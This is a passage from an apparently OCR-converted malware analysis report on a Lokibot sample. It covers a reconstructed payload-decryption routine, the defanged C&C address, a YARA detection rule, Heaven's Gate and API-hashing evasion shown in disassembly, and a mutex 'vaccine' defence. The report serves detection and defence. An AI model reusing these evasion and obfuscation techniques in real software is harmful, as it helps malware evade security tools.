
We reverse-engineered and translated the entire function to Python code:

```
def decrypt(payload: bytearray, key_1: bytearray, key_1_size: int) -> None:
	k = 0
	l = 0
	key_2, buffer = [], []
	# first loop: buffer initialization
	i = 0
	while i < 256:
		key_2.append(i)
		buffer.append(key_1[i % key_1_size])
		i += 1
	# second loop: construct the second key
	i = 0
	while i < 256:
		k = (key_2[i] + k + buffer[i]) & 0x800000ff
		if k < 0:
			k = ((k - 1) | 0xffffff00) + 1
		temp = key_2[k]
		key_2[k] = key_2[i]
		key_2[i] = temp
		i += 1
```

```
# third loop: decrypt the payload
k = 0
j = 0
while j < 106496:
	i = (i + 1) & 0x800000ff
	if i < 0:
		i = ((i - 1) | 0xffffff00) + 1
	k = (key_2[i] + k) & 0x800000ff
	if k < 0:
		k = ((k - 1) | 0xffffff00) + 1
	temp = key_2[k]
	key_2[k] = key_2[i]
	key_2[i] = temp
	l = (key_2[i] + key_2[k]) & 0x800000ff
	if l < 0:
		l = ((l - 1) | 0xffffff00) + 1
	payload[j] ^= key_1[j % key_1_size]
	payload[j] ^= key_2[l]
	j += 1
return
```

Here is a part of the decrypted Encrypted Lokibot file:

Figure 8. The Lokibot executable (initial part) after the decryption



7. Lokibot

The fourth artifact is the final payload of the attack chain and is a 32-bit portable executable (PE32) compatible with 32-bit as well 64-bit Microsoft Windows operating systems. As stated earlier, the unencrypted form of this executable is never saved in the file system; only its encrypted form, the Encrypted Lokibot file, is saved in the file system. This section analyzes this executable.

The presence of a Rich Header suggests that PE32 has been developed in Visual Studio. The Rich Header section contains information about the build and the compilation suite. This information is stored as an XOR-encrypted array of elements, each referring to a specific product within the Visual Studio suite. In the case of Lokibot, the Rich Header reveals that the following tools are used:

Table 3. Building and compilation suite (source: Rich Header)

Product	Build
Utc1500_C	Visual Studio 2008
Implib710	Visual Studio 2003
Masm710	Visual Studio 2003
Utc1800_LTCG_CPP	Visual Studio 2013
Import (old)	Visual Studio
Masm900	Visual Studio 2008
Import	Visual Studio
Implib900	Visual Studio 2008
Utc1800_CPP	Visual Studio 2013
Linker1200	Visual Studio 2013

This suggests that the artifact has been coded in C++. The building suite seems to date no earlier than 2013, and the compilation timestamp dates back to June 23, 2016, 16:04:21 UTC. Although the builders might have tampered with the meta information, it is possible the sample was built many years ago and is still being distributed.

The overall and per-section levels of entropy are not high enough to suggest the presence of packed code:

Table 4. Entropy per section

Overall entropy	6.053856
Section “.text” entropy	6.492048
Section “.rdata” entropy	4.255999
Section “.data” entropy	0.321716
Section “.x” entropy	0.209392

However, the Import Table and Import Address Table (IAT) are small and that may indicate the intention of protecting the executable from static analysis techniques. The Import Table contains only four libraries (ws2_32.dll, kernel32.dll, ole32.dll, and oleaut32.dll), and the IAT contains only the following 19 calls:

Table 5. APIs declared in the Import Address Table

Call	DLL
getaddrinfo	ws2_32.dll
freeaddrinfo	ws2_32.dll
closesocket	ws2_32.dll

WSAStartup	ws2_32.dll
socket	ws2_32.dll
send	ws2_32.dll
recv	ws2_32.dll
connect	ws2_32.dll
GetProcessHeap	kernel32.dll
HeapFree	kernel32.dll
HeapAlloc	kernel32.dll
SetLastError	kernel32.dll
GetLastError	kernel32.dll
CoCreateInstance	ole32.dll
CoInitialize	ole32.dll
CoUninitialize	ole32.dll
VariantInit	oleaut32.dll
SysFreeString	oleaut32.dll
SysAllocString	oleaut32.dll

The calls included in the ws2_32.dll library are particularly interesting because they are invoked by Lokibot to implement a socket-based C&C communication channel.

7.1. Attribution via section .x

A characteristic of this sample is section label .x: an unusual but well-known signature for Lokibot; see an example in Hoang, 2019. Section .x is exactly 8 KB in size and contains the encrypted C&C URL as well as the code responsible for its decryption. The URL decryption algorithm consists of a bytewise XOR with the 0xFF key:

```
004a0016 bb ff ff        MOV        EBX, 0xddffffff
004a001b be 74 00        MOV        ESI, XORED_C2_URL
004a0020 90              NOP
004a0021 90              NOP
004a0022 90              NOP
004a0023 90              NOP
                     LAB_004a0024                                    XREF[1]:     004a002e(j)
004a0024 30 1e           XOR        byte ptr [ESI]=>XORED_C2_URL, BL
004a0026 46              INC        ESI
004a0027 90              NOP
004a0028 90              NOP
004a0029 90              NOP
004a002a 90              NOP
004a002b 80 3e 00        CMP        byte ptr [ESI]=>STRING_TERMINATOR, 0x0
004a002e 75 f4           JNZ        LAB_004a0024
```

The C&C URL for the analyzed sample is stored from offset 0x18074 to offset 0x1809C. We were able to extract and decrypt it, to produce hxxp://173[.]208[.]204[.]37/k[.]php/SczbkxCQZQyVr. The section's uncommon name, consistent size across the years, and the C&C URL encryption based on a 0xFF XOR-ring key, compelled us to develop a YARA rule:

```
rule lokibot {

	meta:
		description = "Lokibot detection rule based on .x section and C&C decoding"
		author = "gpellegrino@infoblox.com"
	strings:
		$c2decoding = {BB FF FF DF DD BE 74 00 4A 00 90 90 90 90 30 1E}

	condition:
		uint16(0) == 0x5A4D
		and filesize < 105KB
		and uint16(0x260) == 0x782E
		and uint16(0x270) == 0x2000
		and $c2decoding in (uint32(0x274)..uint32(0x274)+0x2000)
}
```

Thanks to that rule, we discovered that 62 additional samples were submitted on VirusTotal from April 2021 to early July 2021.

7.2. Heaven's Gate

The malware implements the well-known Heaven's Gate technique to evade antivirus detection on Windows systems older than Windows 10. Heaven's Gate was first reported by Biv in 2009 and has since been discussed by Unterbrink and Brumaghin (2019), Ionescu (2015), and other researchers. Since the introduction of the 64-bit versions of Windows XP, a 32-bit process can run in native 64-bit systems thanks to the WoW64 subsystem: a virtualized 32-bit environment running inside a 64-bit operating system. WoW64 executes a 32-bit process in a sandbox and isolates it from the outer 64-bit environment. However, Heaven's Gate allows for a process to escape the WoW64 sandbox and lets it execute native 64-bit code. A malware would try to escape the WoW64 subsystem because antivirus software might not hook calls to 64-bit libraries that are made from 32-bit processes.

The code snippet below shows one of the four instances of the Heaven's Gate technique we observed in the sample under analysis. In the sample, segment 0x33 is pushed onto the stack first, and then the address where the x64 code resides. The RETF (return far) instruction makes use of the pushed values to direct the execution out of the x86 sandbox of the running process.

```
004072fa 6a 33           PUSH       0x33 ; x64 segment selector
004072fc e8 00 00        CALL       $ + 5 ; pushes address 0x407301 on the stack
00407301 83 04 24 05     ADD        [ESP + 0x48 + var_48], 5 ; sets the address to 0x00407306
00407305 cb              RETF ; jump to the x64 code starting at 0x00407306
...
...
...
00407358 e8 00 00        CALL       $ + 5 ; pushes address 0x0040735D on the stack
0040735d c7 44 24        MOV        dword ptr [ESP + 0x4], 0x23 ; x86 segment selector
```

```
00407365 83 04 24 0d     ADD        dword ptr [ESP], 0xd ; sets the address to 0x0040736A
00407369 cb              RETF ; jump to x86 code starting at 0x0040736A
```

In the bottom part, the similar jump back to the x86 code is accomplished by pushing the 0x23 segment onto the stack and the address where the 32-bit code resides. As for the previous switch, the RETF instruction will make use of the pushed values to redirect the execution into the 32-bit land.

Heaven's Gate is effective only on versions of Windows that preceded Windows 10. Windows 10 introduced the so-called Control Flow Guard feature, which enforces compilation as well as runtime controls, some of them addressing the Heaven's Gate, on any indirect call. This might strengthen the hypothesis (formulated while we analyzed the Rich Header) that the executable is old. Another possibility is that those code regions were copied from some older codebase.

7.3. API hashing

Because malware analysis takes time, the reverse-engineering efforts must be limited to small portions of malware code. Selecting the right parts of code and omitting irrelevant ones saves time and resources for truly impactful activities: persistence setting, exploitation, and analyzing the parts of code that expose relevant functionalities of malware. A common way to quickly understand what a portion of code does is to check which API functions it invokes. Unfortunately, the anti-analysis technique of API hashing can hinder this process by obfuscating API function calls mentioned in the code. The code snippet below is an example of the Lokibot API hashing technique:

```
00405eff 55              PUSH       EBP
00405f00 8b ec           MOV        EBP, ESP
00405f02 5d              POP        EBP
00405f03 e9 1c fa        JMP        LAB_00405924

...

...
...
                     LAB_00405924
00405924 55              PUSH       EBP
00405925 8b ec           MOV        EBP, ESP
00405927 6a 00           PUSH       0x0
00405929 6a 00           PUSH       0x0
0040592b 68 d4 5b        PUSH       0xd6865bd4 ; hash for the StrStrW API call
00405930 6a 02           PUSH       0x2 ; DLL identifier for shlwapi.dll
00405932 e8 ae d8        CALL       getApiByDllIdAndApiHash
00405937 ff 75 0c        PUSH       dword ptr [EBP + param_2] ; second argument to StrStr
0040593a ff 75 08        PUSH       dword ptr [EBP + param_1] ; first argument to StrStr
0040593d ff d0           CALL       EAX ; implicit call to StrStrW
0040593f 5d              POP        EBP
00405940 c3              RET
```

The code invokes the StrStrW API function included in the shlwapi DLL, but there is no mention of this API call in the code. Instead, there is an invocation of function getApiByDllIdAndApiHash, which accepts four arguments, only the first two of which are meaningful:

- the DLL identifier: 2 in the code snippet
- the API hash: 0xd6865bd4 in the code snippet

getApiByDllIdAndApiHash uses these arguments to find and return the address where StrStrW API has been loaded. This address is stored in the EAX register and called at the very end. To protect almost all API invocations made by the sample, this schema is replicated many times.

API hashing schema consists of two steps:

1. Obtain the memory address of a DLL, starting from a numerical DLL identifier.
2. Use the obtained DLL address and a hash to obtain the memory address of the API function. This step starts if, and only if, step 1 was successful.

We will discuss these two steps then the function for calculating a hash.

7.3.1. DLL resolution

The first step of the API hashing schema consists of two special cases and a general case. The two special cases are handled the same way and refer to two specific DLLs: kernel32 with identifier 0, and ntdll with identifier 1. In both cases, the DLL identifier is associated with a hash specific to each DLL: 0xf96af9ce for kernel32, and 0xefd4f033 for ntdll. The hash is then passed to a function responsible for iterating through all loaded DLLs, extracting a DLL name, computing the hash of that name, and checking whether that hash matches the one provided to the function. If there is a match, the function returns the DLL memory address; otherwise, it returns NULL.

The code snippet below shows how Lokibot gathers the relevant information, namely the DLL name and the DLL memory address, from the loaded modules. Lokibot parses the Process Environment Block (PEB) structure for the current process and then reaches _PEB_LDR_DATA_STRUCTURE,[9] which contains the loaded DLLs. Within _PEB_LDR_DATA_STRUCTURE, the sample accesses InLoadOrderModuleList, which is a double-linked list that contains an element for each loaded DLL. The list is sorted by loading order.


```
00403187 64 a1 30        MOV        EAX, FS:[0x30] ; address of the _PEB structure
0040318d 89 45 fc        MOV        dword ptr [EBP + local_8], EAX
00403190 8b 45 fc        MOV        EAX, dword ptr [EBP + local_8]

; address of the _PEB_LDR_DATA structure
00403193 8b 40 0c        MOV        EAX, dword ptr [EAX + 0xc]
00403196 8b 58 0c        MOV        EBX, dword ptr [EAX + 0xc] ; address of the
InLoadOrderModuleList
00403199 8b f3           MOV        ESI, EBX
                    LAB_0040319b ; start of the loop on the loaded DLLs

; base address of the DLL (DllBase)
0040319b 8b 46 18        MOV        EAX, dword ptr [ESI + 0x18]

; address of the full DLL name (FullDllName)

0040319e ff 76 28        PUSH       dword ptr [ESI + 0x28]

...

...
...
```

kernel32 and ntdll will both be in this list, for any process, because these libraries include fundamental APIs for executing any program. Each element in InLoadOrderModuleList is of type _LDR_DATA_TABLE_ENTRY and contains, among many fields, the DLL address DllBase and the full name of DLL, FullDllName, which is the path to the DLL on disk. The code snippet below shows the first part of _LDR_DATA_TABLE_ENTRY as it is defined in the ntdll library:

```
_LDR_DATA_TABLE_ENTRY
   +0x000 InLoadOrderLinks : _LIST_ENTRY
   +0x008 InMemoryOrderLinks : _LIST_ENTRY
   +0x010 InInitializationOrderLinks : _LIST_ENTRY
   +0x018 DllBase          : Ptr32 Void
   +0x01c EntryPoint       : Ptr32 Void
   +0x020 SizeOfImage      : Uint4B
   +0x024 FullDllName      : _UNICODE_STRING
   +0x02c BaseDllName      : _UNICODE_STRING
   +0x034 FlagGroup        : [4] UChar
```

The DllBase field is located at offset 0x18. The FullDllName field is located at offset 0x24, which appears to be unaligned with the offset accessed by the malware, 0x28. However, we need to consider that FullDllName is of type _UNICODE_STRING:[10] a structure that contains two additional integer fields before the actual string buffer, at relative offset 0x4. Therefore, when the malware tries to access offset 0x28 within _LDR_DATA_TABLE_ENTRY, it is actually trying to access the string buffer located four bytes after the starting address of FullDllName:

Figure 9. Part of the array that contains the names of some DLLs used by Lokibot



The general case regards 11 additional DLLs whose API functions the malware will attempt to call. On all those occasions, the DLL identifier is not mapped to any hash but is, instead, mapped to an index of a memory buffer that contains the DLL names of those 11 DLLs. The DLL names are encoded in the UTF-16 little endian, and the buffer is filled every time the DLL resolution function is invoked. The code snippet shows the part of the buffer that contains the DLL names as they appear in the debugger. After the DLL name associated with the provided identifier is obtained, it is used to invoke the LoadLibraryW API, which is exposed by the kernel32 module. The API loads the requested DLL and returns its handle. The invocation of LoadLibraryW is again protected by the API hashing procedure, which is called recursively. However, because LoadLibraryW is exposed by kernel32, the DLL resolution falls into one of the aforementioned special cases, and the recursion stops after a single step.

Here is the complete mapping between DLL identifiers and DLL names. Curiously enough, two identifiers point to the same DLL (gdi32).

Table 6. Mapping between DLL identifiers and DLL names

DLL identifier	DLL name
0	kernel32
1	ntdll
2	shlwapi
3	CRYPT32
4	WININET
5	urlmon
6	NETAPI32
7	WS2_32
8	user32
9	ADVAPI32
10	SHELL32
11	gdiplus
12	gdi32
13	ole32
14	gdi32

7.3.2. API resolution

In this step, the API hashing schema requires the address of a DLL and a hash to find the address of an API. The inner workings of the API resolution algorithm are similar to those of the algorithm used for the special cases of kernel32 and ntdll in the first step. That is, the function implemented in this step iterates through the table of DLL name pointers. The table is part of the PE export table that contains the array of the exported names. For each name in the table, the function computes the hash of the name and compares the result with the hash provided as an argument. If the two hashes match, the function returns the address of the matching export by calling the GetProcAddress API.

GetProcAddress is not directly invoked, because it is hidden by the API hashing technique. Because GetProcAddress is exposed by the kernel32 library, the resolution falls into one of the special cases described at the beginning of section 7.3, *API hashing*. If the function cannot find any match for the provided hash, then it returns NULL. The following code snippet clarifies how the APIresolution function gathers API names:

```
004030d2 8b 7d 08        MOV       EDI, dword ptr [EBP + param_1] ; DLL's base address
004030d5 33 db           XOR       EBX, EBX
004030d7 c1 e8 10        SHR       EAX, 0x10
004030da 8b 57 3c        MOV       EDX, dword ptr [EDI + 0x3c] ; start of the PE header
```

```
004030dd 89 55 f4        MOV        dword ptr [EBP + local_10], EDX
; The following instruction computes the offset of the export table in the PE header
004030e0 8b 74 3a 78     MOV        ESI, dword ptr [EDX + EDI*0x1 + 0x78]
; The following instruction computes the address of the export table
004030e4 03 f7           ADD        ESI, EDI

...

...
...
; The following instruction computes the offset of the AddressOfNames field in the export table
004030f3 8b 4e 20        MOV        ECX, dword ptr [ESI + 0x20]
004030f6 8b 46 24        MOV        EAX, dword ptr [ESI + 0x24]
; The following instruction computes the address of the AddressOfNames field in the export table
004030f9 03 cf           ADD        ECX, EDI
```

In the code above, the EDI register holds the DLL address as it was passed to the APIresolution function. The EDX register holds the information placed at offset 0x3c from the DLL base address; that offset is where the PE header starts. The ESI register holds the offset coming out of the summation of the PE header, the DLL base address, and 0x78. Because 0x78 is the offset of the export table, the ESI register will contain the offset to that table, starting from the beginning of the DLL. After the summation between the contents of the ESI and EDI registers, ESI will hold the memory address of the export table. Because offset 0x20 within the export table points to the AddressOfNames array, the summation between the ECX and EDI registers at the last line will produce the address of that array. As already mentioned, this array will get scanned to fetch the names of all API functions exported by the DLL.


7.3.3. The hash function

```python
def custom_hash(name: str, length: int) -> int:
    name_hash = 0xffffffff
    i = 0
    while length != 0:
        length -= 1
        name_hash ^= ord(name[i])
        i += 1
        j = 8
        while True:
            if (name_hash & 0xff) & 1:
                name_hash ^= 0x4358ad54
            name_hash >>= 1
            j -= 1
            if j == 0:
                break
    return ~name_hash & 0xffffffff
```

Both stages of the API hashing schema rely on the same custom hashing function to compute DLL names and hashes of API function names at runtime. We reverse-engineered and converted the hashing function into Python code:

Although the hashing function does not vary, there is some difference in how it is used within the two steps of the process. As the code snippet shows, the number of iterations of the outer loop depends on what we call the length argument. When the DLL name is being hashed, in the special case of kernel32 and ntdll, the provided length argument is doubled. The reason for this lies in how those DLL names are encoded in memory. Because kernel32 and ntdll names are encoded in UTF16 little endian, the characters in those strings are padded with NULL (0x00) symbols. Therefore, the length argument is set to two times the string length. The same does not hold for the API calls; as shown in the following sample taken at debugging time, these calls are encoded in UTF-8.

Figure 10. API names are encoded in UTF-8



When the hash function is invoked at the second stage of API hashing resolution, the length argument is just set to the string length.

7.4. A vaccine against Lokibot

One of Lokibot's very first moves is to check for the existence of a specific mutex. If this mutex already exists, then Lokibot quits immediately, to avoid having multiple instances of the malware running on the same system. This check is implemented in two consecutive steps:

1. Lokibot invokes the CreateMutexW API, exposed by kernel32.
2. Lokibot invokes the GetLastError API to determine whether an error of type ERROR_ALREADY_EXISTS was raised.

The implementation of this behavior is reported in the code snippet below. The 0xb7 value, checked at the end of the snippet, corresponds to the ERROR_ALREADY_EXISTS error,[11] which indeed is raised by CreateMutexW whenever the requested mutex already exists:

```
00413982 e8 10 04        CALL       getMutexLabel
00413987 53              PUSH       EBX
00413988 53              PUSH       EBX
00413989 68 f4 7d        PUSH       0xcf167df4 ; hash for CreateMutexW
0041398e 53              PUSH       EBX
```

```
0041398f 8b f0          MOV       ESI, EAX

; API-hashing protection for CreateMutexW
00413991 e8 4f f8       CALL      getApiByDllIdAndHash
00413996 56             PUSH      ESI
00413997 33 f6          XOR       ESI, ESI
00413999 46             INC       ESI
0041399a 56             PUSH      ESI
0041399b 53             PUSH      EBX
0041399c ff d0          CALL      EAX
0041399e ff 15 10       CALL      dword ptr [->KERNEL32.DLL::GetLastError]

; check whether the error code is ERROR_ALREADY_EXISTS (0xb7)
004139a4 3d b7 00       CMP       EAX, 0xb7
004139a9 75 07          JNZ       LAB_004139b2
004139ab 53             PUSH      EBX
004139ac e8 d0 01       CALL      exitProcess
004139b1 59             POP       ECX
```

The mutex label requested by Lokibot is generated by the function we refer to as getMutexLabel. This function is deterministic in its way of generating the mutex label starting from the machine GUID. The machine GUID is a string created by Windows at installation time and is unique for each machine. The machine GUID has the following format: XXXXXXXX-XXXX-XXXX-XXXX-XXXXXXXXXXXX where X is an hex digit (X may have the following values: 0, 1, 2, 3, 4, 5, 6, 7, 8, 9, a, b, c, d, e, f). The GUID is stored as a value for the SOFTWARE\Microsoft\Cryptography\MachineGuid registry key.

After extracting the machine GUID by calling APIs RegOpenKeyExA and RegQueryValueExA, the Lokibot computes its MD5 hash by calling APIs CryptAcquireContextW, CryptCreateHash, and CryptGetHashParam, which are exposed by DLL ADVAPI32 and protected by the API-hashing technique discussed earlier. We know that the end goal is to obtain the MD5 hash, because CryptCreateHash is invoked with the CALG_MD5 constant as the Algid argument.[12] Here is a code snippet for CryptCreateHash:

```
; the invocation of CryptCreateHash API is protected by the API hashing

; technique described in section 7.3, API hashing
004038c0 e8 20 f9       CALL      getApiByDllIdAndHash
004038c5 8d 4d fc       LEA       ECX=>local_8, [EBP + -0x4]
004038c8 51             PUSH      ECX
004038c9 6a 00          PUSH      0x0
004038cb 6a 00          PUSH      0x0
004038cd 68 03 80       PUSH      0x8003 ; CALG_MD5 Algid argument
004038d2 56             PUSH      ESI
004038d3 ff d0          CALL      EAX ; a call to CryptCreateHash
```

MD5 of the machine GUID is manipulated by upper-casing all its characters, encoding it in UTF8, and truncating it at the 24th character. Encoding is accomplished by invoking the function MultiByteToWideChar, which is exposed by kernel32 DLL. For example, assume the GUID for a hypothetical machine is b8400c54-53cb-4b8d-ae87-eeb55841773a. The MD5 hash of that GUID is 9efd2ea6da53da851313f31cd3db8399; after applying the transformations, the hash is

converted into string 9EFD2EA6DA53DA851313F31C and will be the label for the mutex that this variant of Lokibot will check on the hypothetical machine.

Because the mutex label is computed deterministically, we can create it after we determine a machine GUID. Moreover, we can create the mutex before Lokibot runs on a particular machine! That will automatically protect the machine against the threat posed by this malware. Indeed, when Lokibot runs on a machine and tries to create the mutex, it will catch ERROR_ALREADY_EXISTS and eventually terminate the execution.

To demonstrate this line of defense, we developed a Proof of Concept (PoC) called Lokibot Vaccine, in Appendix B. Lokibot Vaccine reads the machine GUID and creates the mutex label by following the process used by Lokibot. Furthermore, Lokibot Vaccine tries to push the mutex by calling CreateMutex. If it finds that the mutex has already been set by another process, then it will conclude that a Lokibot sample is already running on the system; otherwise, it will create the mutex. From that moment onward, potential Lokibot samples that use the mutex as an infection marker will have no chance to expose their malicious behavior, because after calling API CreateMutexEx, they will get ERROR_ALREADY_EXIST.

Figure 11. The result of running vaccinator.exe on a system where lokibot.exe is running


